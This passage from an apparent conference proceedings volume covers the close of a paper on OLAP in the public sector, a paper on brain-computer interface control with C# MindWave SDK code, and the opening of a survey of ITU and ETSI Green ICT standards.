Plan for disaster and recovery is always crucial for any technology infrastructure. Analysis Services should also be included in disaster and recovery strategy. Regular backups are required on all databases on the Analysis Server. Each database backup is saved as *.abf file. User can be defined on Analysis Server on Server and database level. To perform a backup, server and database permissions are required. Storage type of a cube defines contents of a backup. HOLAP and ROLAP use data from relational source so the backup will contain only metadata. If aggregations are designed for a HOLAP partition, backup will hold aggregations too. MOLAP backup will contain metadata, aggregations and all data residing in database cubes and dimensions. Decision on the backup frequency is therefore directly related to the storage type.

V. FUTURE TRENDS

According to [3] business intelligence technologies and business intelligence usage have also become better understood. They have been more efficiently implemented and more effectively applied, too. It wasn't so long ago that business intelligence was implemented by a loose collection of technologies, deployed only by those companies that seem always to install the latest technologies, applied in ad hoc ways, and used by only a few individuals who were interested enough to develop the skills necessary to use and apply these technologies. We saw pockets or silos of business intelligence technologies and their applications. Benefits achieved were narrow, but potential benefits appeared quite broad. Today, business intelligence technologies are more tightly integrated and more easily and more widely deployed and used. Business intelligence applications reach to the edges of corporations and beyond corporate boundaries to customers and suppliers.

The current economy has been major driver for these improvements in business intelligence. We are operating in an economic climate that demands more careful justification of technology investments and accelerated returns on them. Companies want to use technology tactically to make their operations more effective and more efficient. Business intelligence can be the catalyst for that efficiency and effectiveness. And, business intelligence has become so much easier to justify and demonstrate accelerated returns.

VI. CONCLUSION

Nowadays data is being continuously and daily generated from multiple system applications. Under these circumstances public organizations and the state governance units are storing up to thousands of gigabytes data that is hiding potential opportunities for obtaining usable analytical information. Such information could be used in different directions from managers, for example for revealing hidden tendencies, for helping develop strategies and finding modern methods for resolving problems.

Today, in the information technologies era, people and particularly government officials' activities could be significantly given assistance on one hand, and the administration working processes could be optimized on the other, through using and learning modern information challenges.

Developing and implementing information systems in different organizational strategic directions and their internal integration provides lots of advantages as promptness, quality and efficiency. The possibilities for quick reaction on the current market changes is being determined by the organization opportunities of using divers-sources information, putting it together, viewing it in multiple dimensions and analyze it. The OLAP technology has lots of advantages that make it preferred and very often used in private sector organizations as well as in organizations in the public sector.

Most of the ministries and their agencies and directorates are engaged in making analyses, forecasts, studies and reports on large data basis. Implementing Data Warehouse and OLAP tools in the public sector leads to highly effective results that express mustering government officials' strength in highly-specialized skills and abilities in the analysis line. Such systems provide the circumstances and opportunities for quick and better-articulated arguments and decisions in the sphere of operative and strategic management.

The regularities found through OLAP systems could generally be used in multiple economic models thus enabling analyzers and managers to glance the future that, in Neil Raden's words (President of Archer Decision Sciences) "belongs to those who have the ability to foresee and touch it first" [4].

REFERENCES

[1] Robert Wrembel, Kristian Koncilia, "Data Warehouses and OLAP - Concepts, Architectures and Solutions", Idea Group Inc., Hersey, USA, 2007.

[2] Reed Jacobson, Stacia Misner, "Microsoft SQL Server 2005 Analysis Services Step by Step", Microsoft Press, Redmond, USA, 2006.

[3] Mitch Kramer, A Comparison of Business Intelligence Strategies and Platforms Comparing Microsoft, Oracle, IBM, and Hyperion, November 2002.

[4] Dessislava Antonova, OLAP and DATA WAREHOUSE in the Public Sector, Information Services Plc, Software Products for Ministry of Finance and Agencies Department

[5] Konstantinos Morfonios, Yannis Ioannidis, "Supporting the data cube lifecycle: the power of ROLAP", *The VLDB Journal — The International Journal on Very Large Data Bases archive*, Vol. 17 Issue 4, pp 729-764, Springer-Verlag New York, Inc. Secaucus, NJ, USA. 2008.

[6] Corey Salka, "Ending the MOLAP/ROLAP Debate: Usage Based Aggregation and Flexible HOLAP", In Proceedings of the Fourteenth International Conference on Data Engineering (ICDE '98). IEEE Computer Society, Washington, DC, USA, 1998.

[7] Tatsuo Tsuji, Atsuo Isshiki, Teruhisa Hochin, Ken Higuchi, "An Implementation Scheme of Multidimensional Arrays for MOLAP". In Proceedings of the 13th International Workshop on Database and Expert Systems Applications (DEXA '02). IEEE Computer Society, pp 773-778, Washington, DC, USA, 2002.

[8] Surajit Chaudhuri, Umeshwar Dayal. "An overview of data warehousing and OLAP technology" SIGMOD Rec. 26, pp 65-74, 1997.

[9] Jim Gray, Surajit Chaudhuri, Adam Bosworth, Andrew Layman, Don Reichart, Murali Venkatrao, Frank Pellow, Hamid Pirahesh, "Data Cube: A Relational Aggregation Operator Generalizing Group-By, Cross-Tab, and Sub-Totals", Data Min. Knowl. Discov. 1, pp 29-53, 1997.

Device Control with Brain Computer Interface Technology

Dejan Lacmanovic*, Zlatibor Veljkovic*, Izabela Lacmanovic**, Predrag Pecev*, Branko Markoski*
*University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
**University "Union-Nikola Tesla", Faculty of sports, Belgrade, Serbia
dlacman@tfzr.uns.ac.rs, zveljkovic@hotmail.com, izabela.lacmanovic@fzs.edu.rs, predrag.pecev@gmail.com, markonins@yahoo.com

Abstract –The goal of Brain Computer Interface (BCI) technology is to give another way to communicate that does not depend on muscle control. Reading mind actions like as eye blinks, jaw muscle contractions and eye movements are just a part of possibilities what BCI enables. Modern BCI devices comes with Software Development Kit (SDK) to help and speed up application development. This paper describes about how BCIs work, their limitations, where they could be headed in the future and how to develop application based on BCI technology.

I. INTRODUCTION

Modern Brain Computer Interface devices try to use electrodes and detect brain waves that are used for computer input. The brain waves are result of thoughts and mental state of a user. BCI device detects eye movement, jaw muscle contractions as well as alpha and beta brain waves. BCI doesn`t require any surgery unlike neural prosthetics. This way unnecessary risky surgery is avoided, as well as postoperative procedures and transplant rejection drugs. A patient`s already threatened health remains saved from possible infections (the most common cause of death for these illnesses), so it is better prepared if a breakthrough procedure is found to fix the current condition [1].

The reason a BCI works at all is because of the way our brains function. Our brains are filled with neurons, individual nerve cells connected to one another by dendrites and axons. Every time we think, move, feel or remember something, our neurons are at work. That work is carried out by small electric signals that zip from neuron to neuron as fast as 250 mph [2]. The signals are generated by differences in electric potential carried by ions on the membrane of each neuron.

Although the paths the signals take are insulated by something called myelin, some of the electric signal escapes. Scientists can detect those signals, interpret what they mean and use them to direct a device of some kind. It can also work the other way around. For example, researchers could figure out what signals are sent to the brain by the optic nerve when someone sees the color red. They could rig a camera that would send those exact signals into someone's brain whenever the camera saw red, allowing a blind person to "see" without eyes [3].

One of the biggest challenges facing brain computer interface researchers is the basic mechanics of the interface itself. The easiest and least invasive method is a set of electrodes, a device known as an electroencephalograph (EEG) attached to the scalp.

Figure 1. Non inavsive device with one dry electrodes 'MindWave' developed by company NeuroSky

The electrodes can read brain signals. However, the skull blocks a lot of the electrical signal, and it distorts what does get through. One of modern wireless BCI device is shown on Fig. 1.




Figure 2. Inavsive surgery electrode implant in the brain [3]

To get a higher-resolution signal, scientists can implant electrodes directly into the gray matter of the brain itself, or on the surface of the brain, beneath the skull. This allows for much more direct reception of electric signals and allows electrode placement in the specific area of the brain where the appropriate signals are generated. This approach has many problems, however. It requires invasive surgery to implant the electrodes, and devices left in the brain long-term tend to cause the formation of scar tissue in the gray matter [3]. This scar tissue ultimately blocks signals, Fig. 2.

Regardless of the location of the electrodes, the basic mechanism is the same: The electrodes measure minute differences in the voltage between neurons. The signal is then amplified and filtered. In current BCI systems, it is then interpreted by a computer program, Fig. 3.




Figure 3. Brain Waves graph, received by BCI device

Another way to measure brain activity is with a Magnetic Resonance Image (MRI). An MRI machine is a massive, complicated device. It produces very high-resolution images of brain activity, but it can't be used as part of a permanent or semi-permanent BCI. Researchers use it to get benchmarks for certain brain functions or to map where in the brain electrodes should be placed to measure a specific function. For example, if researchers are attempting to implant electrodes that will allow someone to control a robotic arm with their thoughts, they might first put the subject into an MRI and ask him or her to think about moving their actual arm. The MRI will show which area of the brain is active during arm movement, giving them a clearer target for electrode placement [3].

II. BCI Applications

One of the most exciting areas of BCI research is the development of devices that can be controlled by thoughts. Some of the applications of this technology may seem frivolous, such as the ability to control a video game by thought. If you think a remote control is convenient, imagine changing channels with your mind [3].

However, there's a bigger picture, devices that would allow severely disabled people to function independently. For a quadriplegic, something as basic as controlling a computer cursor via mental commands would represent a revolutionary improvement in quality of life. But how do we turn those tiny voltage measurements into the movement of a robotic arm [3]?

Early research used monkeys with implanted electrodes. The monkeys used a joystick to control a robotic arm. Scientists measured the signals coming from the electrodes. Eventually, they changed the controls so that the robotic arm was being controlled only by the signals coming from the electrodes, not the joystick.

A more difficult task is interpreting the brain signals for movement in someone who can't physically move their own arm. With a task like that, the subject must "train" to use the device. With an EEG or implant in place, the subject would visualize closing his or her right hand. After many trials, the software can learn the signals associated with the thought of hand-closing. Software connected to a robotic hand is programmed to receive the "close hand" signal and interpret it to mean that the robotic hand should close. At that point, when the subject thinks about closing the hand, the signals are sent and the robotic hand closes [3].

A similar method is used to manipulate a computer cursor, with the subject thinking about forward, left, right and back movements of the cursor. With enough practice, users can gain enough control over a cursor to draw a circle, access computer programs and control a TV [4]. It could theoretically be expanded to allow users to "type" with their thoughts.

Once the basic mechanism of converting thoughts to computerized or robotic action is perfected, the potential uses for the technology are almost limitless. Instead of a robotic hand, disabled users could have robotic braces attached to their own limbs, allowing them to move and directly interact with the environment. This could even be accomplished without the "robotic" part of the device. Signals could be sent to the appropriate motor control nerves in the hands, bypassing a damaged section of the spinal cord and allowing actual movement of the subject's own hands [3].

The processing of visual information by the brain is much more complex than that of audio information, so artificial eye development isn't as advanced. Still, the principle is the same. Electrodes are implanted in or near the visual cortex, the area of the brain that processes visual information from the retinas. A pair of glasses holding small cameras is connected to a computer and, in turn, to the implants. After a training period similar to the one used for remote thought-controlled movement, the subject can see. Again, the vision isn't perfect, but refinements in technology have improved it tremendously since it was first attempted in the 1970s. Jens Naumann was the recipient of a second-generation implant. He was completely blind, but now he can navigate New York City's subways by himself and even drive a car around a parking lot [3]. In terms of science fiction becoming reality, this process gets very close.

Sending a relatively simple sensory signal is difficult enough. The signals necessary to cause someone to take a

certain action involuntarily is far beyond current technology.

III. BCI Drawbacks and Innovators

The brain is incredibly complex. To say that all thoughts or actions are the result of simple electric signals in the brain is a gross understatement. There are about 100 billion neurons in a human brain. Each neuron is constantly sending and receiving signals through a complex web of connections. There are chemical processes involved as well, which EEGs can't pick up on. The signal is weak and prone to interference. EEGs measure tiny voltage potentials. Something as simple as the blinking eyelids of the subject can generate much stronger signals. Refinements in EEGs and implants will probably overcome this problem to some extent in the future, but for now, reading brain signals is like listening to a bad phone connection. There's lots of static [3].




Figure 4. Mindwave integration with Arduino microcontroler unit

The equipment is start to be portable. Early systems were hardwired and massive mainframe computers. But some BCIs still require a wired connection to the equipment, and those that are wireless require the subject to carry a computer that can weigh around 4 to 10 pounds. Like all technology, this surely become lighter and more wireless with the recent emergence (and rapid growth) of the tablet and smartphone market. Another approach is integration BCI devices with small microcontrollers like Arduino, Fig. 4.

A few companies are pioneers in the field of BCI. Most of them are still in the research stages, though a few products are offered commercially. Neural Signals is developing technology to restore speech to disabled people. An implant in an area of the brain associated with speech (Broca's area) would transmit signals to a computer and then to a speaker, Fig. 5. With training, the subject could learn to think each of the 39 phonemes in the English language and reconstruct speech through the computer and speaker [6].

Cyberkinetics Neurotechnology Systems is marketing the BrainGate, a neural interface system that allows disabled people to control a wheelchair, robotic prosthesis or computer cursor [7].




Figure 5. Words and the brain [5]

NASA has researched a similar system, although it reads electric signals from the nerves in the mouth and throat area, rather than directly from the brain. They succeeded in performing a Web search by mentally "typing" the term "NASA" into Google [8].

IV. Software development

Most important task in building affordable BCI equipment is Software Development Kit support for BCI device. SDK allows easy and fast way in building software application and access to hardware capabilities of BCI device.

This paper presents application development based on SDK for MindWave BCI device of NeuroSky Company. Presented SDK is based for Microsoft Visual Studio .NET.

MindWave device features direct connect to dry electrode with one EEG channel and ground signal. With MindWave device can be measured raw signal (with 512Hz sampling rate), neuroscience defined EEG power spectrum:

- TG_DATA_DELTA (0.5 - 2.75 Hz)
- TG_DATA_THETA (3.5 - 6.75 Hz)
- TG_DATA_ALPHA1 (7.5 - 9.25 Hz)
- TG_DATA_ALPHA2 (10 - 11.75 Hz)
- TG_DATA_BETA1 (13 - 16.75 Hz)
- TG_DATA_BETA2 (18 - 29.75 Hz)
- TG_DATA_GAMMA1 (31 - 39.75 Hz)
- TG_DATA_GAMMA2 (41 - 49.75 Hz)

and 3 hardware calculated signals:

- eSense meter for Attention (signal level: 1-100)
- eSense meter for Meditation (signal level: 1-100)
- eSense Blink Detection (signal level: 1-255)

To build application for use with BCI device, first necessary step is to initialize and connect with BCI device. Example code is shown on Fig. 6.

```
private void btnConnect_Click(object sender, EventArgs e)
 { _thinkGearWrapper = new ThinkGearWrapper();
 // setup the event
 _thinGearWrapper.ThinkGearChanged+= _thinkGearWrapper_ThinkGearChanged;
 // connect to the device on the specified COM port at 57600 baud
 if (!_thinkGearWrapper.Connect(cboPort.SelectedItem.ToString(), 57600, true))
 MessageBox.Show("Could not connect to headset.");
 else
 {
 _thinkGearWrapper.EnableBlinkDetection(true);
 _thinkGearWrapper.B512hz();
 }
 }
```

Figure 6. Code example of connection method with BCI device

If connection is established, application started with collecting data. Fig. 6 and Fig. 7 shows use of ThinGear .NET SDK and it is most popular wrapper for MindWave BCI device. This application is used to read RAW EEG signals together with Attention, Meditation and Blink eye detection. Screenshot of live EEG brain signal view is presented on Fig. 8, where high amplitude represents blink eye detections with their intensities.

```
void _thinkGearWrapper_ThinkGearChanged(object sender, ThinkGearChangedEventArgs e)
 {
BeginInvoke(new MethodInvoker(delegate
 {
 paznja = (int)e.ThinkGearState.Attention;
 meditacija = (int)e.ThinkGearState.Meditation;
 treptaj = (int)e.ThinkGearState.BlinkStrength;
 label2.Text = "Nivo pažnje:\r" + paznja.ToString();
 label3.Text = "Nivo meditacije:\n" + meditacija.ToString();
 label4.Text = treptaj.ToString();
 pictureBox4.Invalidate();
 int raw = pictureBox1.Height / 2 + (int)(e.ThinkGearState.Raw);
 if (raw < 2) raw = 2;
 if (raw > pictureBox1.Height) raw = pictureBox1.Height - 2;
 pt2.Y = raw;
 pt2.X += 1;
 }));
 Thread.Sleep(4);
 }
```

Figure 7. Code example of raw data collection with BCI device




Figure 8. Live view of raw EEG signals

V. CONCLUSION

Is it possible to control device with mind signals? Answer is Yes and No. Yes, because BCI devices working, but with medium error rate in sampling. New BCI devices are on horizon. With rapid development of new technology, new hardware became faster, lighter, more complex and energy efficient. Noninvasive devices with dry electrodes is good solution for testing, but main problem with reading mind signals are noise, accidental uncontrolled movements and random errors. Because of that, software development are important part of data processing. With good written algorithms and testing software solution in real World, error in signal processing is possible to be reduced.

REFERENCES

[1] D. Lacmanović, M. Kojadinović, Z. Veljković, V. Zavišin and G. Nikolić, "Neural Communicator," E-Society, vol. 1, no. 1, pp. 9-18, 2010.

[2] R. Walker, Secret Worlds: Brain, DK Children, 2002.

[3] E. Grabianowski, "How Brain-computer Interfaces Work," [Online]. Available: http://computer.howstuffworks.com/brain-computer-interface.htm. [Accessed September 2014].

[4] P. Pollack, "Brain control gives hope to the paralyzed," ARS Technica. [Online]. Available: http://arstechnica.com/uncategorized/2006/07/7262-2/. [Accessed July 2014].

[5] L. Robinson, "Our Words: See Hear Think Say", [Online]. Available: http://lrdrobinson.blogspot.com/2011/06/our-words-see-hear-think-say.html. [Accessed July 2014].

[6] Neural Signals, "Speech Restoration Project," Neural Signals, [Online]. Available: http://www.neuralsignals.com/nsidnn/. [Accessed September 2014].

[7] Cyberkinetics, "BrainGat: Turning Thoughts into Action," 2014. [Online]. Available: http://www.cyberkineticsinc.com/. [Accessed September 2014].

[8] M. McKee, "NASA develops 'mind-reading' system." New Scientist, [Online]. Available: http://www.newscientist.com/article/dn4795-nasa-develops-mindreading-system.html. [Accessed September 2014].

The Standardization Activities Toward Green Information and Communication Technologies

B.Odadžić*, D. Odadžić**, B. Panajotović***
* University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
** P.E. Transnafta, Pancevo, Transport Department Novi Sad, Serbia
***Republic Agency for Electronic Communication, Belgrade, Serbia
borislav.odadzic@gmail.com, dragan.odadzic@transnafta.rs, boban.panajotovic@ratel.rs

Abstract - This paper reviewed the importance of developing Green ICT standards and provided an overview of appropriate Green ICT standardization. The existing and ongoing global efforts of Global Standards Developing Organizations (SDO) by citing different Standards, Technical Specifications (TS) and Technical Reports (TR) developed by these SDOs are also presented.

I. INTRODUCTION

The Greenhouse Gas (GHG) emissions growth, caused by increasing energy consumptions, is the well known critical reason to climate change. The GHG is gaseous constituent of the atmosphere, both natural and anthropogenic, that absorbs and emits radiation at specific wavelengths within the spectrum of infrared radiation emitted by the Earth's surface, the atmosphere, and clouds. The energy consumption and electricity energy consumption are expected to be increased with respect to population.

Information and Communication Technology (ICT) has a key role in terms of driving innovation productivity and growth in organizations and quality of people live. At the same time, due to the ICT, all economic sectors can become more energy efficient. By increasing the energy efficiency, it reduces the environmental impacts of other sectors because ICT allows existing processes to be optimized or enables entirely new, more energy efficient processes. However, ICT creates some environmental problems. Information and communication technology is playing a more and more important role in global greenhouse gas emissions since the amount of energy for ICT increases dramatically with explosive growth of service requirement. It is reported that the total energy consumed by the infrastructure of mobile and wireless networks, wired communication networks, and Internet takes up more than 3% of the worldwide electric energy consumption nowadays and the portion is expected to increase rapidly in the future [1].

The European Commission (EC) has reached an agreement to cut greenhouse gas emissions by 20% by 2020 and to improve energy efficiency by 20% [2]. The global information and communications technology (ICT) industry is an important and quickly growing contributor to CO_2 emissions and energy consumption.

Recently, energy efficient system design has been received much attention in both industrial and academic fields. In the industrial area, both vendors and operators are expecting more energy-saving devices to reduce manufacturing or operating cost.

Green Information and Communication Technology (GICT) refer to the wide ranging spectrum of environmentally friendly technologies that power the connected information infrastructure globally. The GICTs is the most significant target to save energy consumption and reduce ICT sector GHG emissions by using computer systems and operating data centers. The Green ICT is the study and practice of designing, manufacturing, using, and disposing of computers, servers, and associated equipment such as monitors, printers, storage devices, and networking and communications systems, efficiently and effectively with minimal or no impact on the environment.

The Green ICT includes the dimensions of environmental sustainability, the economics of energy efficiency, and the total cost of ownership, which includes the cost of disposal and recycling. Green ICT benefits the environment by improving energy efficiency, lowering greenhouse gas emissions, using less harmful materials, and encouraging reuse and recycling. Green design, manufacturing, use, disposal are complementary paths of Green ICT.

The Green by ICTs can save more energy consumption and reduce GHG emissions. Hence, the ICT sector has a powerful role to play in tackling climate change by enabling other sectors to become more efficient [2].

The Green ICT is being considered from two viewpoints:

- Green of ICTs, which means the environmental improvement of ICTs for themselves within the ICT sector.
- Green by ICTs, which means the environmental improvement of other sectors by

using ICT technologies and products.

The Green of ICTs covers four goals to protect the environment and abate ICT sector‘s own GHG emissions such as [3]:

- Reducing the use of hazardous materials.
- Recycling defunct ICT products and ICT wastes.
- Reusing ICT products.
- Maximizing energy efficiency.

The Green by ICTs deals with how to bring ICT technologies and products into other business sectors for energy savings. Therefore, the Green ICT industry should care for all those four objectives by the Green of ICTs and the Green by ICTs [3].

II. GREEN ICT STANDARDIZATION EFFORTS

Green ICT is a broad area of study and standardization due to rising concerns of environmental sustainability and CO_2 emissions of technologies and equipments globally. The Green ICT deal with various issues from managing hazardous substances, deployment of energy efficient equipments to Life Cycle Assessment (LCA) of equipment, software, technologies and services. For assessing the environmental impact of ICT it is important to have a holistic approach throughout the whole life cycle of ICT goods, network and services.

Global Standards Developing Organizations (SDOs) and other organizations have been working towards standardization of these efficiency metrics and measurement methods. In this regard, regulatory bodies have also recommended the formulation of measurable green ICT metrics and adoption by vendors, telecommunication operators and Internet service providers. Therefore, this paper surveys the existing and ongoing global efforts in this direction and further recommends metrics and methods of measurement for ICT equipments, technologies and services.

A. International Telecommunication Union (ITU) activities

ITU started activity against the climate change issue since 2008 by publishing a special report of ICTs and Climate Change, which explained Role of ITU and UN and Object to do in ITU. The main roles of ITU Sectors against the climate change are:

- ITU-R: Monitoring Climate Change
- ITU-D: Collaboration with other SDO
- ITU-T: Using ICT to mitigate the Climate Change effect

ITU-T Study Group 5 (SG5) is responsible for studies on methodologies for evaluating ICT effects on climate change and publishing guidelines for using ICTs in an eco-friendly way. Under its environmental mandate SG5 is also responsible for studying design methodologies to reduce ICTs and e-waste's adverse environmental effects, for example, through recycling of ICT facilities and equipment. In addition to its climate-focused activities, the ITU-T Recommendations, Handbooks and other publications produced by SG5 have four main objectives [4]:

- The first is to protect telecommunication equipment and installations against damage and malfunction due to electromagnetic disturbances, such as those from lightning. In this field, SG5 is one of the world's most experienced and respected standardization bodies
- The second is to ensure safety of personnel and users of networks against current and voltages used in telecommunication networks.
- The third is to avoid health risks from electromagnetic fields (EMFs) produced by telecommunication devices and installations.
- The fourth is to guarantee a good quality of service (QoS) for high speed data services by providing requirements on characteristics of copper cables and on the coexistence of services delivered by different providers.

ITU-T SG5 consists of three Working Parties such as WP1, WP2 and WP3. SG 5 Working Party 3/5 "ICT and climate change" is responsible for studies relating to ICT, environment and climate change, development of methodologies for evaluating the ICT effects on climate change and publishing guidelines for using ICTs in an eco-friendly way. Important green ICT standards that were developed in the previous study period by SG5 WP3. The WP3 deals with those Green ICT matters and consists of seven Questions, Q.17, Q.18, Q.19, Q.20, Q.21, Q.22 and Q.23 as follows to develop ICT standards [9]:

- Q 17/5: Coordination and planning of ICT related standardization
- Q 18/5: Methodology of environmental impact assessment of ICT
- Q 19/5: Power feeding systems
- Q 21/5: Environmental protection and recycling of ICT equipment/facilities
- Q 22/5: Setting up a low cost sustainable telecommunication infrastructure for rural communications in developing countries
- Q 23/5: Using ICTs to enable countries to adapt to climate change

Important green ICT standards that were developed in the previous study period by SG5 WP3 are:

- Recommendation ITU-T L.1000: Universal power adapter and charger solution for mobile terminals and other hand-held ICT devices, saves 82,000 tons of e-waste per year and saves at least 13.6 million tons of CO_2 emissions annually. New Recommendation ITU-T L.1001: External universal power adapter solutions for ICT equipment for stationary use, saves 300.000 tons of e-waste annually and reduces the energy consumption and greenhouse gas (GHG) emissions of external power supplies by between 25% and 50%.

- Recommendation ITU-T L.1200 specifies direct current power feeding with interface direct current 260V to 400V at the power input to ICT equipment which can offer many potential benefits: simple power chain, low maintenance. modularity and power scalability, high reliability high energy efficiency (gain of 5 to 20% energy consumption compared to different existing best in class powering solutions), low cost at same performance level.

- Recommendation ITU-T L.1300 describes a certain number of best practices aimed at reducing the negative impact of data centers on climate change. It is commonly recognized that data centers will have an ever increasing impact on the environment in the future, considering the huge development of cloud services. Such best practices are related to optimum design and construction as well as to most efficient use and management of data centers, taking into account both power and cooling equipment. For example, applying best practices to cooling could reduce the energy consumption of a typical data centre by more than 50 per cent. The application of the best practices defined in this Recommendation can therefore help owners and managers to build future data centers, or improve existing ones, to operate in an environmentally responsible manner.

- Recommendation ITU-T L.1310 contains the definition of energy efficiency metrics, the related test procedures, methodologies and measurement profiles required to assess the energy efficiency of telecommunication equipment. Rec. L.1310 includes: wired as well as wireless broadband access; optical transport technologies; routers; switches; mobile core network equipment; and small networking equipment used in homes and small enterprises. These metrics evaluate ICT equipment's energy efficiency through a comparison between its technical performance (useful work) and its energy consumption.

- Recommendation ITU-T L.1400: Overview and general principles of the common set of methodologies for the assessment of ICT carbon footprint.

- Recommendation ITU-T L.1400: Environmental impact of ICT goods, networks and services, focuses on energy consumption and GHG emissions. There are two Parts in the Recommendation: Part I: ICT Lifecycle assessment (framework and guidance) and Part II: Comparative analysis between ICT and baseline scenario (framework and guidance)

SG5 also studies technical frameworks for the responsible management of the ICT systems that underpin wireless communications, with resulting ITU-T Recommendations safeguarding populations' health and ensuring electromagnetic compatibility (EMC). SG5-developed ITU-T Recommendations give operators, manufacturers and government agencies the tools required to assess electromagnetic field (EMF) levels and to verify compliance with the World Health Organization (WHO) recommended human-exposure guidelines set out by the International Commission on Non-Ionizing Radiation Protection (ICNIRP) and the IEEE International Committee Electromagnetic Safety (ICES).

ITU-T established the focus group of Cloud computing in the need for new levels of flexibility in networks and accommodate unforeseen and elastic demands. It is expected that the Cloud computing offers several key benefits in the view of energy saving because of fast deployment. For this reason, many enterprises, governments and network and service providers in the world are now considering to adopt the Cloud computing into their services in order to provide more efficient and cost effective network services [5]

B. European Telecommunication Standards Institute (ETSI) activities

The European Telecommunications Standards Institute (ETSI) is a world-leading standards developing organization for Information and Communication Technologies (ICT). Founded initially to serve European needs, ETSI has become highly respected as a producer of technical standards for worldwide use. ETSI recognized climate change was a global concern and required efforts from all industry sectors, including the ICTs. ETSI has published a few deliverables and has a few ongoing work items as follows [6].

Deliverables in the scope of EU mandate M/462 "ICT to enable efficient energy use in fixed and mobile information and communication networks", and M/478

"Greenhouse gas emissions" are energy efficiency deliverables for telecommunication products:

- Wireline broadband access equipment: ES 203 215 V1.3.1, defines measurement methods of energy efficiency of network access equipment. Power consumption limits are defined in informative annex.

- Wireless broadband access equipment: TS 102 706 V1.3.1, defines measurement and calculation methods of energy efficiency of radio base stations and takes into account traffic conditions.

- Customer premises equipment: EN 301 575 V1.1.1, defines methods and test conditions to measure power consumption of end-user broadband equipment in the scope of EU regulation 1275/2008 in off mode and stand bay mode. It defines also measurement method for on- mode power consumption.

- Core network equipment: ES 201 554 V1.1.1, defines measurement methods for: IP Multimedia Subsystem (IMS)); Fixed core functions (Soft switch); Mobile core functions (HLR, MSC, GGSN, SGSN, EPC, etc)

- Transport equipment: ES 203 184 V1.1.1, defines measurement method and transport equipment configuration.
- Switching and Routing equipment: ES 203 136 V1.1.1, defines measurement method and switching/router equipment configuration.

- TR 102 530, "Reduction of energy consumption in telecommunications equipment and related infrastructure": This document reports some techniques and some aspects to take in account during the evaluation of the possible reduction of energy consumption at equipment level and at installation level. The first version of this document refers principally at broadband equipment.

- TR 102 531 "Better determination of equipment power and energy consumption for improved sizing": This document gives guidance on a more appropriate determination of equipment energy consumption with the goal to be able to realize a good design of power station and related power distribution network. A correct design help to have a better energy efficiency of power station with impact o the energy saving and with a not oversized dimensioning of power network permits to reduce the use of material (copper) and as consequence a minor impact on the environmental and a cost reduction.

